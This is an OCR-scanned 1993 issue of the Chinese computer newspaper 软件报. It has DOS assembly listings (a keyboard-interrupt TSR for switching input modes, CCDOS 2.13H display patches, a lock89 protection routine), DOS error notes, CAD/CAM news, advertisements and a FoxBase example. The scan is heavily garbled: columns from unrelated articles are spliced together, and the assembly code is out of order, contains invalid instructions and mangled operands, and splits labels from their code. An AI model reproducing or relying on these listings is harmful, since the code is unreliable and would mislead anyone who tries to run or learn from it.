15,MOV DS,AX 63,POP ES
16,PUSH BX 64,POP AX
17,MOV EB,0017H 65,PUSH AX
18,MOV AL,[BX] 66,CMP AL,0
19,POP BX 67,JZ BUO
20,TEST AL,60H 68,MOV DI,OFFSET BUFF1
21,JZ POPDS 69,MOV BX,OFFSET CUR1
22,IN AL,61H 70,JMP BUI
23,MOV AN,AL 71,BUO
24,OR AL,60H 72,MOV DI,OFFSET BUFF0
25,OUT 61H,AL 73,MOV BX,OFFSET CUR0
26,MOV AL,AH 74,BUI
27,OUT 61H,AL 75,MOV CX,OFFA0H
28,CLI 76,CLD
29,MOV AH,20H 77,REPZ MOVSB
30,OUT 20H,AL 78,PUSH CS
31,JMP INI11H 79,POP DS
32,POPDS,POP DS 80,MOV [BX],DX
33,POPAX,POP AX 81;将保存于缓冲区的信
34,DEAH 82;息送屏显示
35,OFFS DW 0 83,MOV AX,0B000H
36,SEGMENT DW 0 84,MOV ES,AX
37,INI11H 85,MOV DI,0
38,PUSH DS 86,PUSH CS
39,PUSH AX 87,POP DS
40,PUSH BX 88,POP AX
41,PUSH CX 89,CMP AL,0
42,PUSH DX 90,JZ BU90
43,PUSH SI 91,MOV SI,OFFSET BUFF0
44,PUSH ES 92,MOV BX,OFFSET CUR0
45,PUSH DI 93,JMP BUI1
46,PUSH CS 94,BU00
47,POP DS 141,END START
```

我们在工作中经常会遇到这种问题——用五笔字型进行汉字输入时，打标点符号时还需进入纯中状态，打一些命令时进入ASCII状态同时还需退出纯中文字状态，这样就有一些麻烦。下面的一段程序就可以消除上述的麻烦，即进入五笔字型的同时进入纯中文字状态，进入ASCII的同时退出纯中文字状态。

本程序的设计思想是：程序驻留内存截断INT9中断，判断是不是ALT-F2、ALT-F6键(不是五笔字型、ASCII状态的按键)若是在键盘缓冲区中先放入CTRL-F9(进入、退出纯中文字状态的控制键)的ASCII码，再转原INT9中断，然后的INT16中断功能就会先执行CTRL-F9再执行ALT-F2、ALT-F6的状态转换功能。程序里还没有一开关，保证了在五笔字型下进入纯中文字状态时再打一次AST-F2就不会再执行CTRL-F9键的退出纯中文字状态功能，ASCII

如何在进入五笔字型的同时进入纯中文字状态

状态也是如此由开关控制。程序的标号B1、B2是判断是否为ALT-F2、ALT-F6键部分，标号B3部分的作用是放ASCII字符到键盘缓冲区。标号INIT部分的作用是保留原INT9中断入口地址，新入口地址指向自己的程序，并使程序常驻内存。本程序稍加修改可以对单个键重定义。

```
code segment
assume cs,code,ds;code
assume es,code,ss;code
org 100h
start: jmp init
alt equ 08h
f2 equ 3eh
f6 equ 40h
x1 equ this dword
x2 dw 00h
x3 dw 00h
x4 db 01h
b1: label near
push es
push ds
push ax
push bx
push cx
push dx
push bp
pushf
push cs
pop ds
mov ax, 0040h
mov es, ax
mov tb, es, [017h]
test bh, alt
je b9
in al, 60h
cmp al, f2
jnb b2
pop dx
cmp dx, 0
je b9
mov x4, 0
pop bx
pop cx
pop dx
jmp b3
```

```
b2: cmp al, f6
jmp b9
cmp x4, 1
pop ds
mov ax, 3508h
int 21h
mov x2, bx
mov x3, es
mov ax, 2508h
mov dx, offset b1
int 21h
mov dx, offset init
int 27h
code ends
end start
mov ah, 0
int 16h
b9: popf
pop bp
pop dx
pop cx
pop bx
pop ax
```

本报责任编辑 07号

DOS出错信息，FILE CREATION ERROR见于执行COPY、XCOPY、RESTORE等命令，它告示操作失败。PC-DOS3.90使用手册附录指明其原因如下。

——目标盘(目录)中存在属性为只读的同一文件

——目标盘根目录满

1. 只读文件写保护措施。在计算机“病毒”流行的今天，更可发挥一层的防御作用。实践显示：不仅目录位字节0B为21H的只读文件如此，凡其b1-b2非零，即属性为隐含(22H)、系统(24H)、或多重属性(23H、25H、26H、27H)的文件也可显示同样的出错信息。唯一的例外是SYS.COM能复制两个具有多重属性(27H，只读+隐含+系统)的IBMBIO.COM。

根本对策是以ATTRIB.COM、DEBUG.COM及工具软件消去其只读、隐含、系统属性，或用工具软件直接删除有关文件；权宜之计有改名复制，执行新文件名，如果对运行无不良影响。

2. 磁盘根目录项值与磁盘容量及DOS版本有关。360KB及1.2MB软盘的根目录项值分别为112和224，3.5英寸720KB及1.44MB软盘对应值，经全面支持的版本(DOS)准备。磁盘根目录项值恒定为512。DOS2.0准备的10MB硬盘与DOS3.0格式化的8-32MB硬盘引导分区逻辑盘均显示512(位字节11-12H依次为0002)。仅分区大于16MB时，根目录项值因DOS版本而异，例如20MB硬盘，以DOS 2.0/2.10准备者高达1024(数值也倍增到8KB)，此与DOS2.0系列不全面支持大于16MB硬盘有关。此外，硬盘的默认值为64，可选范围2-512。

目前大都采用多级目录结构，子目录的“项值”在理论上无穷大，其余数据也仅受磁盘容量限制。因此，硬盘根目录项值罕见，实践中偶发生于软盘。直建子目录，或删除根目录中非必须文件。

3. 实践告示：目录中不允许存在同名的文件及子目录。若C>EDLIN“子目录同名”，将显示FILE CREATION ERROR；企图复制的文件与子目录同名，如COPY A, FF C: FF，前者将以与子目录同名的文件FF复制到FF子目录中。

4. 诚然磁盘卷标名也列于根目录。但系统允许文件或子目录与卷标同名。如C>EDLIN“卷标同名”，按新文件处理；以C>COPY A: “卷标同名”向根目录复制与卷标同名文件，它们将并列于根目录，其属性位分别为28H及20H；此外，C>MD“卷标同名”可成功地建立与卷标同名的子目录，其属性10H，有别于卷标的28H。

四川 彭来

文件建制出错的原因与对策

本程序是COM型文件，适用于IBP-PC及兼容机。使用时可加在AUTOEXEC.BAT中，注意如用CTRL-F9进入、退出纯中文字状态，还要用CTRL-F9退出、进入纯中文字状态。河南 刘丹

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘德胜 副主编：唐秋
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610010

CAD/CAM技术在我国的应用

东方电气集团公司计算机中心 杨光宇

我国计算机辅助设计的研究与应用始于70年代初，经过20年的努力，我国目前在机电、航空航天、工程设计、船舶、轻工、纺织、电子等工业部门中，CAD/CAM技术及应用已经历了从无到有，从小到大，从局部到全面的发展过程。在研究开发、推广应用、基地建设及人才培养等方面均取得了丰硕的成果。目前，特别是微机CAD/CAM技术在我国许多行业得到了广泛的推广和应用。硬件平台从PC机、286机、386机到微机工作站、PC机、CAD软件从CAD4.0版到CAD5.0版，一直到AUTO CAD5.0、AUTO CAD10.0、AUTO CAD11.0版，从二集(2D)造型技术到三集(3D)造型技术，从一般的绘图技术到AUTO SHADDE(自动阴影、自动着色)技术，在我国均得到飞速发展。

1. CAD/CAM技术上的成果
 机电工业CAD技术的发展应用成效明显，已经开发的各种产品的CAD系统能开发产品的设

计周期缩短1/3到1/2，提高功效5倍，产品设计的一次成功率达90%以上。
 CAD技术在工程设计中获得广泛应用，取得了很大的经济效益。近几年来，工程设计院中CAD装备有了很大改善，现有CAD工作站200多个，微机CAD工作站20000多个，在工程设计中采用了CAD技术以后，使功效普遍提高了10倍，使基建投资节约20%，“七·五”期间全国大型工程设计院中80%以上的计算工作量，50%左右的方案设计，25%左右的绘图工作量是用CAD完成的。
 航空航天工业CAD技术的开发应用研究取得了很大成绩，开发了几个大型软件系统和一些软件包。以计算机建模代替传统的模线样板加工方法，解决了新机种五轴三维曲面加工技术关键，从单项技术发展为集成系统，从改良发展到整机研究，并承担了国外航空公司转包任务，取得了良好效果。

2. 在“七·五”、“八·五”国家重点工程、产品部门、科研机构、高等院校对CAD/CAM的关键技术进行了全面的攻关，在硬件系统、支撑软件、应用软件等方面都取得了较大的成就

• 微机工作站和工程工作站已大批量生产。
 • 开发成功了具有二维绘图、三维造型、分析计算、数控代码、生成级数据源系统等功能可在微机工作站及工程工作站两种不同档次的机器上运行。
 • 各行业CAD应用软件取得一大批成果，机械行业完成24项重点机械产品(包括汽车、农机、重型机械、机床、发电设备等)的CAD应用系统开发，开发了机械产品共享基础数据库的采集和数据库的建立。

• 电子行业研制了集成电路CAD三级系统，目前已研制成印刷电路板CAD软件系统。
 在工程设计方面，对国外引进的四大工作站系统进行了消化，并进行了二次开发，使其功能覆盖了勘察设计的全过程。
 • 在航空航天方面开发了用于飞机设计与制造的APT-X多轴数控编程的CAD/CAM集成系统以及电子设计自动化系统、天线设计CAD系统等。

3. 已经出现了一支CAD技术队伍和开发基地
 单是在全国机电行业等十个部门中，从事CAD技术的高级人员就有2万多人，拥有CAD工程工作站2000多个，微机工作站2万台，国内已经建成浙江大学“计算机辅助设计与图形学”国家重点实验室，中国科学院开发CAD实验室等。

▲国际标准汉字库和电子出版系统(本报北京讯) 中国印刷科学研究所研制成功的符合国际标准的汉字库及科印-P8000电子出版系统日前在京通过专家评审，汉字库符合国际通用Post Script标准的高质量轮廓汉字库，其质量和字量都处于国内领先和国际先进水平。科印-P8000电子出版系统是由先进的PS解释器、高精度800DPI激光打印机及PS汉字库组成，达到了国际上同类产品的先进水平。

▲铁路电脑联网统计(本报北京讯) 北京铁路局在其所属的105个机务段、车务段与直属车站实现电脑管理及联网信息传递，可以快速提供运输信息和自动统计数据，从而有利于及时指挥协调，保证提高安全水平和运力效率。

▲防电脑病毒国产化软件(本报北京讯) 由北京大学计算机系研制成功的防电脑病毒国产化软件日前在京通过技术鉴定，这种采用软件技术与微电子技术相结合的软件国产化技术制成的防病毒卡，达到了国内先进水平，有着广阔的应用前景。

▲多功能微机网络系统在柳州投入运行 日前，由江西南昌州发电厂和南京电力自动化设备厂联合开发研制的，具有生产指挥和小指标统计考核等多功能的微机网络系统在柳州发电厂正式投入运行。这套微机网络系统共设有9个工作站，分别处理全厂6台20万千瓦发电机组的各种参数，采用大屏幕显示器，将机组运行工况参数、考核指标快速反馈给运行人员，指导操作。此系统现在在东北电网处于领先地位。

▲远方图形处理软件在珠海问世 珠海远方电子有限公司开发的“远方图形处理软件”可辅助工程人员进行二维绘图、绘图和建立基于图形的信息系统，可广泛应用于电力、机械、城市规划、土建图等领域，已通过公安部鉴定，并成功的应用于北京市公安局刑侦调查计算机辅助指挥系统和珠海供电局电力网络图形 MIS系统，受到有关专家的好评。

★编号：930305
 名称：CEC-305(三码)全能中西文编辑排版系统(5.9版)
 作者：林光波
 功能：本系统装在一块磁盘上。全部功能程序(包括打印程序)常驻计算机内存，包含了老版本全部功能(以前各版本见本报92年6月13日总298期)，设有存字、拼音、区位、全角、三码、五笔、引文段、词组、词频九种输入方式，增加字间查找功能，和一种光标移动功能，可按事先设定的段落号码把光标移动到指定段落处，一次最多可输入10000汉字文

字。打印排版格式29×3+3+5种。自动排版、行首、行尾常用标点符号自动处理，六万多种字库，除可自动输入(修正)标题打印外，还可按要求的宽度打印，可设置行首空格数，两种行间距格式，可把两行互跨重叠打印，底横线及表格横线、竖线自动嵌套打印，可循环重复打印，循环可查八级，可打印单词外文，自动处理行尾单词跨行情况及行首、行尾空格(单词间空格)，保持首尾整齐，可设置横向打印多份，可自动按文件名称序号顺序还原磁盘文件

连续打印，一篇内存文件可编辑多篇文章，各篇自动分页打印，适用于编辑和打印任意长、短篇文章和外文。

页码位置自动打印在中心位置，也可设置任意位置，或一左一右，偶数页码打印在左边，奇数页码打印在右边，页码纵位置以首页为准打印在固定的高度处，不因各页字型高度、行间距等不同而不同，也可任意编辑各页不同的版高(毫米数)，特设排版

征文通知

《软件报》社和四川微机工业应用研究会将于93年10月在峨眉山市联合召开微机应用技术交流会，从即日起开始征求下列内容的论文：

- 微机应用与发展综述。
- 微机在各种工业过程测控中的应用。
- 微机在仪器仪表、实验设备及各种数据处理中的应用。
- 微电子技术在改造传统产业中的应用。
- 各种开发系统、仿真及实时软件工程技术。
- 办公自动化、局部网络及MIS。
- CAD/CAM应用。
- 系统设计、调试、投运、抗干扰及维护技术。
- 企业微机应用的现状与前景。

凡符合上述要求的论文，请于93年7月31日前，寄一份到成都市金河街75号蜀鑫电脑(邮编：610015，电话：6378080转3622)，并请写清楚联系地址和姓名、邮编。

《软件报》社 四川微机工业应用研究会

《软件报》咨询服务部本着服务读者，推广普及微机应用技术的宗旨，积极开展微机在工业测控、仪器仪表、计算机仿真、信息管理、网络技术等领域的服务业务，并将竭诚为广大读者的各种实用技术(程序、硬件等)走向社会，创利国家、个人提供各种灵活的服务，欢迎广大电脑爱好者、专家提供各种产品、技术。本期推荐：

- MCS-51卡式仿真器：特点：CPU型、全地址仿真，资源丰富，使用方便，是目前性价比非常好的仿真器，价格：1250元/套。
- 超级EPROM编程器：可写27系列各型EPROM，1型最大可写27512型EPROM，价格：680元/套。1型最大可写27080型EPROM，价格1100元/套。
- 全国唯一获国家专利，并经公安部、机电部批准销售的多维微机软件，特别优惠价295元/套。
- 特别推荐：STM PC便携式微机，带25行80列液晶显示器(可显640×200点阵)，40列热敏打印机，可外接打印机、电视机、显示器，带有双软驱，是家庭、学校、机关最佳之选，其价格绝对低廉，您一定想不到，欢迎联系。

以上产品均可邮购，款寄成都市金河街75号余前军，落实收，货到付款。
 电话：637800-36 或635938

《软件报》为读者服务

清华、复旦、同济、北航、西北工大等高校及机电等工业部门的研究院、所已建立了一批CAD应用开发公司，正在兴起的新技术开发区、区中，还确立、形成了一些从事CAD/CAM、软件技术开发和经营的中外合资企业及公司。

4. 发展我国CAD/CAM技术
 近几年，我国CAD/CAM技术及其应用虽然取得了很大进展，但应用范围还很窄，如我国的机械产品共有152个大类的5万多个品种，但仅有24种重点机械产品应用了CAD/CAM技术，与欧美、日等发达国家相比差距很大。要发展、振兴我国的工业，就必须使我国的CAD/CAM技术应

用能在较短的时间内有一个迅速发展的局面。一方面要从国外引进高水平的CAD/CAM技术的硬、软件；另一方面普及型的、全方位的CAD/CAM技术培训是必不可少的。普及型培训的当前目标应该是部门和企业的决策者以及CAD/CAM专业人员的提高，为此，设立一些CAD/CAM技术开发中心和培训中心，并随时掌握国内外CAD/CAM技术发展的信息和趋势，以及CAD/CAM技术的发展动向，向CAD/CAM技术发展新动向和新技术，定期举办CAD/CAM技术专题性的研讨会或新产品介绍会，从而不断促进我国CAD/CAM技术的应用和发展，可以预见，在不远的将来，我国的CAD/CAM技术将接近和达到世界先进水平。

读者点题

编辑征稿

编者先生：
 现有一问题困扰我，某些应用软件需要在EGA或VGA方式下运行，而在单色显示器上无法运行，如今只有在单色上模拟COA方式的软件，不知可有模拟EGA或VGA方式的软件？
 (710048) 西安市金花路2号林业部西北院 陈瑞麟先生

我在使用WPS2.0排版打印文稿时，遇到如下问题，望能得

到同行指教。
 ①在WPS中如何将M-1724打印机设置为单向打印？能否通过修改软件在打印机参数表中设置？

②在WPS中设为特大字或自定义字型后，所使用的M-1724打印机错位打印，即一个汉字被打印到不同的列上，是何原因？如何解决？
 (675200) 云南省南华县时波局 李松

版打印检查功能；增设打印页数、行数，各行打印内容宽度，页打印累计高度(毫米)数四种参数跟踪指示，排版结果从屏幕所示一目了然，无需多次反复调整和打印，功能超强，质量优良，国内领先。

源程序语言：6502汇编语言。
 运行环境：适用CEC系列中华学习机，支持所有九针打印机，只需一台软盘驱动器。
 转让形式：磁盘一张，一式拷贝双面，可复制备份，各面均附详细使用说明书，另有书面详细说明书一份，近四万字。

转让价格：七十元，老版本开档新版本收价，包装邮费五元。

用于学校学生和企业职工教育者，凭教育部门证明，十元以上，每盒三十五元(含邮费，以下同)；一百元以上，每盒十五元，每盒附书面详细说明书一本。

本报敬邀：《软件报》信息部 作者敬邀处：福建省福州市台江区中街北路4号(原中街路157号)林光波
 邮购账号：350009

软件交流

2.13H中CV285 COM显示模块的进一步完善

2.13H屏幕显示中存在的缺点,除了一些报刊上所述的背景黑线之外,还有几处。笔者最近对其中两处(ASC字符显示和色彩)作了修改,效果最佳,如今公布于众,供大家参考。一,凡使用过2.13H和UCDOS或西山DOS的人都会对2.13H中的ASCII字符的显示表示不满,它的字符与UCDOS或西山DOS那样光滑美观,原因就在2.13H中的ASCII字符显示是采用8x8点阵放大的,其实,VGA卡上有好几套ASCII字符点阵,8x8,8x16,8x14等,只要直接读出显示就行了。

读取VGA卡ROM中的字库点阵的中断调用为int 10h的11h功能,要注意的是,在2.13H中,原int 10h已被改为int 78h。

人口参数:ah=11h,al=30h, bh=2,取回8x14EGA标准字库地址;

bh=3,取回8x8CGA标准字库地址;

bh=6,取回8x16VGA标准字库地址;

输出:es,bp为字库点阵的首址。因此,对程序作以下修改:

原程序:(al为字符)

```
XXXX,22ae xor ah,ah
push es
push ds
cmp al,80h
jns Z2bc
mov si,2798h
push cs
jmp Z2c7
XXXX,22c7 shl ax,1
shl ax,1
shl ax,1
add si,ax
pop ds
pop ds
push di
push cx
mov di,77h
mov cx,8
XXXX,22d9 lodsb
stosb
stosb
loop Z2d9
jmp Z2f1f
修改为:
XXXX,22ae xor ah,ah
push es
push ds
cmp al,80h
jns Z2bc
call 1d70
;1d70处原为空白,
;现补一段程序
push cs
jmp Z2c7
shl ax,1
shl ax,1
shl ax,1
shl ax,1
mov si,[1d62]
add si,ax
pop ds
pop ds
```

笔者首次接触lock89加密程序是1990年10月在深圳一家软件公司,当时认为这是一个较好的加密程序,并对其进行了详细研究。虽然最后一篇文章的发表已是1993年了,但所有程序、数据等都是1990年编制和整理的。依现在来看,lock89的解密已不是太难,制作加密的意义也不大了。笔者原拟不发表《制作》一文,是应编辑部的要求发表的,此文的现实意义多于实用意义。

没想到刚收到报纸不几天,就收到两封读者来信,想必同类问题还会有读者提出,兹作补充说明如下:

1.制作加密时,虽然你已有了报上登载的程序,但有一部分是你自己的(即lock89.exe),一旦你手里的lock89.exe与我用的lock89.exe不同,就可能失败。类似的情况很多,如报上介绍怎样修改某个程序,而你无论怎样去做,都不成功。

2.前面提到,所有程序都是在1990年编制的,并且,在发表之前没有进一步修改。当时是按原特殊形式编写的,准确地说,就是用1面15H道作为大扇区位置,另有一时间常数2838H,它取自于2CAH中(注:未换名时在lock89.exe的cs,CAH处),这是当时我得到的lock89.exe的参数值,甚至在当时,我并不知道这三个值是可变的。

```
push di
push cx
push ds
mov ax,[1d60]
mov ds,ax
mov di,77h
mov cx,10h
XXXX,22e5 lodsb
stosb
loop Z2e5
mov es,[di+4fh],al
add di,9fh
loop Z2ef
mov ax,0f02h
out dx,ax
ret
修改为:
XXXX,25b5 mov bl,10h
add bl
add ax,[1d62]
mov si,ax
push bp
mov ah,11h
mov al,80h
mov bh,06h
int 78h
mov ax,es
mov [1d60],ax
mov ax,bp
mov [1d62],ax
pop bp
pop es
pop bx
pop ax
pop cx
ret
```

XXXX,25f5 lodsb
stosb
mov es,[di+4fh],al
add di,9fh
loop Z2ef
mov ax,0f02h
out dx,ax
ret

补充程序从1d70开始,作用为获取VGA卡上ROM中点阵数据的首址并将其地址存入1d60单元,偏移量存入1d62单元。

```
XXXX,1d70 push cx
push ax
push bx
push es
push bp
mov ah,11h
mov al,80h
mov bh,06h
int 78h
mov ax,es
mov [1d60],ax
mov ax,bp
mov [1d62],ax
pop bp
pop es
pop bx
pop ax
pop cx
ret
```

```
XXXX,2576 lodsb
stosb
add di,4fh
loop Z2576
pop ds
mov ax,0f02h
out dx,ax
ret
```

再将对提示行的显示也作相应修改。

```
原程序:
XXXX,255b mov bl,8
mal bl
```

对“lock89加密程序的制作”一文的补充说明

——蔡成成 李双辉

3.为了让程序具有一般性,这里重新编写了calcul子程序。前面加“;”的语句是去掉的语句,后面加“;”的语句是新增加的,增加的部分完成将面置为1和道置为15H,并把2CAH地址中的值用变量,而不是用常数2838H。

4.data1标号的下面一行,15后面印掉了一个H。

5.标号中有许多是数字1,如read1,INT1e,data1及csl1,尤其是最后面提及的一个标号,容易将数字1误为L,这里应当检讨的。重庆 董发斌

```
calculat proc near
push cx
mov cx,08f0h
mov di,0d00h
mov al,0
repz stosb
mov cx,0c21h
xor bx,bx
mov di,bx
call 1, mov ax,es,[di]
add bx,ax
calculat endp
```

```
add di,2
loop call
mov ax,bx
xor ax,87f1h
mov word ptr key1,ax
mov si,2c4h
mov [si],ax
xor ax,0d28fh
xchg ah,al
mov ax,0c97dh
*** xor ax,2838h
mov bx,2eah
xor ax,[bx]
mov si,1cc4h
mov [si],ax
mov ax,115h
mov si,2eah
mov [si],ax
xor ax,0d28fh
xchg ah,al
mov ax,31halh
xor ax,[bx]
mov si,1ceah
mov [si],ax
pop cx
ret
calculat endp
```

背景颜色中三基色的某一元相同的前景颜色中的色元都会失去。如:背景色设为青,背景色设为蓝,则显示的实际情况为:背景为绿,背景为蓝,这就是说,前景色中的蓝色元失去了。因而当背景色为白时,不管前景色如何设置,皆变为黑色。这就使显示的颜色与设置情况大相径庭。只要对显示程序段稍加研究,原因便一目了然。

原程序:

```
XXXX,23a0 push ax
mov ah,[18ca]
mov al,2
out dx,ax
pop ax
mov es,[di],al
not al
push ax
mov ah,[18cb]
mov ah,[18ca]
and ah,[18cb]
jmp 1a8d
XXXX,1a8d mov al,2
out dx,ax
pop ax
mov es,[di],al
push ax
mov ah,[18ca]
and ah,[18cb]
mov al,2
out dx,ax
mov ax,ffffh
stosb
pop ax
ret
```

从程序中可以看到,是先写一字节(8点)背景,然后点阵数据取反,得背景点阵数据,再在同一位置写一字节背景,这样就产生一个问题,当在写背景点阵时,如果有与前景颜色相同的位平面允许写时,则原来前景写好的“1”又变成了“0”,这就造成了上文谈到的那种情况。

因此,只要对程序稍作修改,弊病即可除去,即在写背景时只

写前景颜色独有的位平面;在写背景时只写背景颜色独有的位平面。最后在前景颜色的背景颜色共有的位平面上写全“1”。程序修改如下:

以上修改的程序皆在T8 W286,AST386上运行过,显示的色彩、字体效果与UCDOS、西山DOS完全一样。上海 杨群 叶树蔚

Microsoft公司新出品的MS-DOS(5.0)为带有扩充内存(extended memory,简称XMS)的80386以上档次的微机提供了一个有效的管理文件EMM386.EXE,它可以用来将扩充内存(XMS)模拟作为扩展内存(expanded memory,简称EMS)使用,使得一些需要EMS支持的程序能够运行得更加快速有效。现行的80386,80486等微机产品一般都带有1M以上的扩充内存(XMS),但却不一定空间的带有可选项件,扩展内存(EMS),MS-DOS(5.0)的EMM386.EXE可根据用户的需要,分配一定空间的XMS作为EMS来模拟使用,由于MS-DOS(5.0)可驻留在机器XMS的高内存区(high memory area,简称HMA)中,因此,为留出最大可能的常规内存空间(640K),可对系统作如下配置(对具有1M的XMS而言):

DOS(5.0)的EMS模拟器及其使用

FILES=30
BUFFERS=20
这里,在XMS中分配了512K的EMS空间,以及用SMARTDRV.SYS(运行于HMA中)分配的256K(缺省值)缓冲区内存。

在作了如上配置之后,我们可在DOS(5.0)下,用MEM/C|MORE查看内存的分配:

Table with columns: 常规内存(640K), 高内存区, 扩充内存(XMS), 扩展内存(EMS). Rows include MSDOS, HIMEM, EMM386, COMMAND, FREE, and their respective values in K.

果不仅更为快速有效,而且节省了常规内存的占用。例如,运行Borland公司的TURBO Pascal(6.0),则在集成环境的FILE栏下选择GET INFO项,可查到其内存状况为:

Table with columns: 常规内存, 扩展内存(EMS), DOS, TURBO, FREE, OTHER. Rows show memory usage for DOS and TURBO.

这样,要比单纯地在常规内存中运行留出更多的剩余的内存空间,从而编译执行更大规模的程序代码,充分地利用了386以上机器的扩充内存(XMS)。

对于XMS超过1M的386以上微机,可对CONFIG.SYS进行修改以作进一步的优化配置,如:可将缓冲区空间开至1024,可将EMS设置得更大,可在XMS中开辟一定大小的虚拟盘,可在HMA中嵌入一系列的设置驱动程序以及其它常驻内存程序等等,限于篇幅,这里不再细述。上海 马良

本版责任编辑 06号

一、前言

计算机用于工业控制的过程,就是独立在对工业控制现场各种不断变化着的信号参数的动态测试基础上进行的,完成动态参数的测试需要时间,完成各种动态参数变化调整而需要的控制...

微机对非线性实时输入数据的采集和处理技术

二、非线性实时输入的采集原理及方法

在许多工业实践中,常常碰上这样的问题,通过某一模块M的输入信号X在某一范围内是呈现一次函数的线性关系的,而在AB段以外的X区域,则不是一次函数的线性关系...

所谓的时检测,实际上就是一个数据信号的采样频率问题。如果现场信号变化的频率较大,相应的数据采样次数(单位时间内)也必须增多,反之,就必须减少。这一问题对于那些信号频率变化范围有限制或通常情况下不会超限的场合,是容易解决的...

但是,有时有可能由于某种特殊原因,致使输入信号X变化超出AB段以外的X区域,使输出信号Y出现在非线性区域变化,并且这种变化发生在时间的点处于取样次数相邻的两个时间的点中间的任意时刻。那么,这种超限情况的发生就不能在计算机上取得实时反应出来或记录下来...

对于存在的超限的这一问题,采用增加数据采样频率的办法是解决不了的。因为我们知道,一方面,计算机只能做到“及时”,并不能做到“即时”,因而增加采样频率实际上是限制(程序的运行本身需要一定的时间,故单位时间内采样次数不可能无限增加)...

另一方面,即使采样频率可以增加,到某一理想数值,能解决某一特殊原因造成的超限问题。但这种特殊原因实际上发生的次数很少,采用了高速采样检测的办法是划不来的,因为它将占用计算机大部分工作时间,使计算机几乎只能忙于“采样”工作,而不能做更多其它也许更重要的工作了。这就大大降低了计算机CPU实时性的工作效率。

索引电路故障分析

故障表现:选盘后,选盘中指示灯亮,能读写,但不能格式化,主轴转速正常。

故障分析及维修:经过测试J1-8点,发现无索引脉冲。索引脉冲是由驱动器上一对光电元件产生的,当主轴转动时,在测试点TP7上,用示波器可观察到幅度为4V左右的正脉冲;在选盘中时,在插头J1-8上,可观察到同样幅度的复脉冲。

如TP7上无正脉冲,则应首先检查产生索引脉冲的光电元件,光电元件可能产生以下几种故障:

- 1) 光电元件太脏,发光二极管照度下降,光敏三极管透光率下降;
2) 一对光电元件相互错位,使光敏三极管输出信号下降或根本无信号;
3) 光电元件之一失效(发光二极管正常正向压降约为0.7V,光敏三极管正常光阻压降应<0.7V)。

其次应检查2E-1,2(74LS14),这个芯片是比较容易损坏的。但如果74LS14的输入电压小于3-3.2V,那么它不能翻转,并不是损坏了。

在这个故障中测得TP7有索引脉冲,而J1-8无输出,可判断是1P(7438)损坏,更改它,故障排除。

成年初纯

比如,用计算机来实现电子皮带秤一类的动态计量,在运载物料的电子皮带输送机上,压力传感器上承受皮带上物料重量产生的压力信号,由计算机来控制电机转速(即为匀速运行),但是,如果计算机跟踪皮带运行的非线性变化输入的话,那么,电机转速就是无需控制也是可以。

在计算机领域里,所谓“实时”的概念就是指计算机能够在允许的、足够的时间里对不断变化着的信号数据进行采集,以及在允许的、足够的时间里对不断变化着的工作现场进行控制,它与通常所说的“即时”或“及时”概念是有区别的。

“即时”是指时间点的完全重合,“及时”则是指时间点的不完全重合的一种形式。

在计算机对信号数据的采集,以及对工作现场控制的实际生产应用过程中,要做到“即时”是不可能的,实际上也没有必要。而要做到“及时”则完全可以。但是,如果把时间点的点不完全重合部分留得过多,就会降低计算机系统的工作效率。所以,在计算机测试或控制技术领域中,我们只强调“实时”,即只要能“实时”采集和“实时”控制就符合实际需要。

录入汉字的数据库法

人模块尤为明显,其中的摘要字段必不可少,而且其内容多为汉字,又很长,因此如何解决好摘要用字的汉字录入问题,是改善和提高凭证录入模块功能的一个重要环节。有些系统在外界环境上下了不少功夫,如要求采用五笔字型或双拼系统等,采用这些做法虽然在性能上有所改善,但仍没有脱离直接录入汉字的框框。经对各科目的摘要用语的研究我们发现,尽管摘要用语各不相同,甚至相差很大,但在一定单位或一定时期内是相对稳定的。据此,我们创造了一种录入摘要用语的数据库法。其思想是,先分析整理出各科目可能使用的摘要用语,并存入一个摘要用语数据库文件备用。再利用 INKEY 函数实现摘要用语录入的自动化,无须直接录入汉字,如有必要摘要数据库文件中的摘要用语内容可随时删改补充,这样大大提高了录入凭证的速度,方便了用户。下面详细介绍这种方法。

(1)先生成一个摘要用语数据库文件(ZYK.DBF),这个文件的结构为:
字段名 类型 长度
KM C 10
GS N 2
ZY1 C 20
其中KM 字段为科目编码,GS 字段为本科目实际使用的摘要用语数,ZY1 字段为本科目的第一条摘要用语。

ZYF 字段为本科目的第十五条摘要用语。
(2)编程或直接使用 APPEND 命令将事先整理准备好的摘要用语录入到 ZYK.DBF 文件,作为例子,本 ZYK.DBF 文件的每条记录(即每个科目)可存放15条摘要用语,可以少于15条,实际录入了多少条,GS 字段就存放几,每条摘要最长10个汉字,录入时将使用频率高的优先录入。
(3)编写凭证录入程序,在录入摘要用语部分,使用 INKEY 函数对事先存放的摘要用语进行选择使用,有关技术体现在39-72行,需要说明的是(这只是个示范程序,是用来说明如何实现摘要用语自动录入,这个程序解决了实际凭证的录入问题,这个程序中用到的 FZK.DBF 文件,是为录入凭证用的,其中字段 KM,BH,SP,FF,ZYF 分别表示科目编码,凭证编号,收方金额,付方金额和摘要。实践证明,这种方法效果相当好,其思想可以推广到类似场合。

```
1,* * 自动录入摘要用语示范程序
2,SET TALK OFF
3,SET COLOR TO 6/1,5+
4,CLEAR
5,* * 打开凭证库
6,SELE A
7,USE PZK
8,USE B
9,* * 打开摘要用语库
10,SELE B
11,USE ZYK INDEX ZYK
11,SELE A
12,DO WHILE.T
13,CLEAR
14,APPE BLAN
15,@ 1,20 SAY "续按Q键"
16,@ 2,20 SAY "凭单编号"
17,@ 3,20 SAY "科目编码"
18,@ 4,20 SAY "摘要"
19,@ 5,20 SAY "收方"
20,@ 6,20 SAY "付方"
21,@ 2,40 SAY SPAC(30)
22,@ 3,40 SAY SPAC(30)
23,@ 4,40 SAY SPAC(30)
24,@ 5,40 SAY SPAC(30)
25,@ 6,40 SAY SPAC(30)
26,@ 6,40 SAY SPAC(30)
27,* * 确定退出条件
28,JS=" "
29,@ 1,40 GET JS PICT" @ 1"
30,READ
31,IF JS="Q"
32,EXIT
33,ENDIF
34,* * 录入凭证编号和科目编码
35,@ 2,40 GET BH
36,@ 3,40 GET KM
37,READ
38,* * 查找本科目的摘要用语
39,SELE B
40,SEEK A->KM
```

```
41,* * 如果找到自动生成
42,IF FOUND()
43,I=1
44,M=GS
45,* * 选择其中最适当的一条
46,* * 用"←"键选择选中回车
47,DO WHILE.T
48,ZD=FIELD(2+1)
49,ZYO=&ZD
